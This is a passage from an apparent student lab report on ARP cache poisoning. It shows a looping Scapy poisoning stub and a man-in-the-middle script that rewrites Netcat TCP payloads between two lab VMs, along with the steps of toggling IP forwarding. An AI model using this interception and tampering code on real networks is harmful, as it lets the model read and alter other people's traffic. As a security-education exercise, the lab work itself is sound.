
from scapy.all import*
import threading
import time

def attack(): .....
#the ARP poisoning program body remains the same

while 1:
    attack()
    time.sleep(1)
#let it poison ARP cache every 1 second

```

For example, as we can see this VM M's Wireshark screenshot, this packet from VM A to VM B is actually come through VM M.



Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Code:

```
from scapy.all import * #import all scapy modules

def spoof_packet(pkt):

if(pkt[IP].src=="10.0.2.14") and (pkt[IP].dst=="10.0.2.16") and pkt[TCP].payload:

newpacket=IP(pkt[IP])

data=pkt[TCP].payload.load #extract the data

del(newpacket.chksum)

del(newpacket[TCP].payload)

del(newpacket[TCP].chksum)

newdata=data.replace('Chunxi','AAAAAA') #change Chunxi in the list to AAAAAA

newpacket=newpacket/newdata #assemble a new packet

send(newpacket) #send this packet

elif(pkt[IP].src=="10.0.2.16") and (pkt[IP].dst=="10.0.2.14"):

newpacket=IP(pkt[IP])

send(newpacket)
```


while 1:

```
pkt=sniff(filter='tcp and (ether src 08:00:27:96:38:07 or ether src 08:00:27:90:f7:4e)', prn=spoof_packet)
```

The filter and select condition are same as task 2. As we can see from the screenshot, Chunxi has been successfully transfer to AAAAAAA. The procedure is also same. At first set IP forwarding to 1 and start the Netcat connection.



Then set the IP forwarding to 0, with ARP poisoning program running in the background, start the MITM attack. As we can see from the result, the attack is successful.



As we can see from the Wireshark screenshot of VM M, the spoofed Netcat packet has been went through VM M.

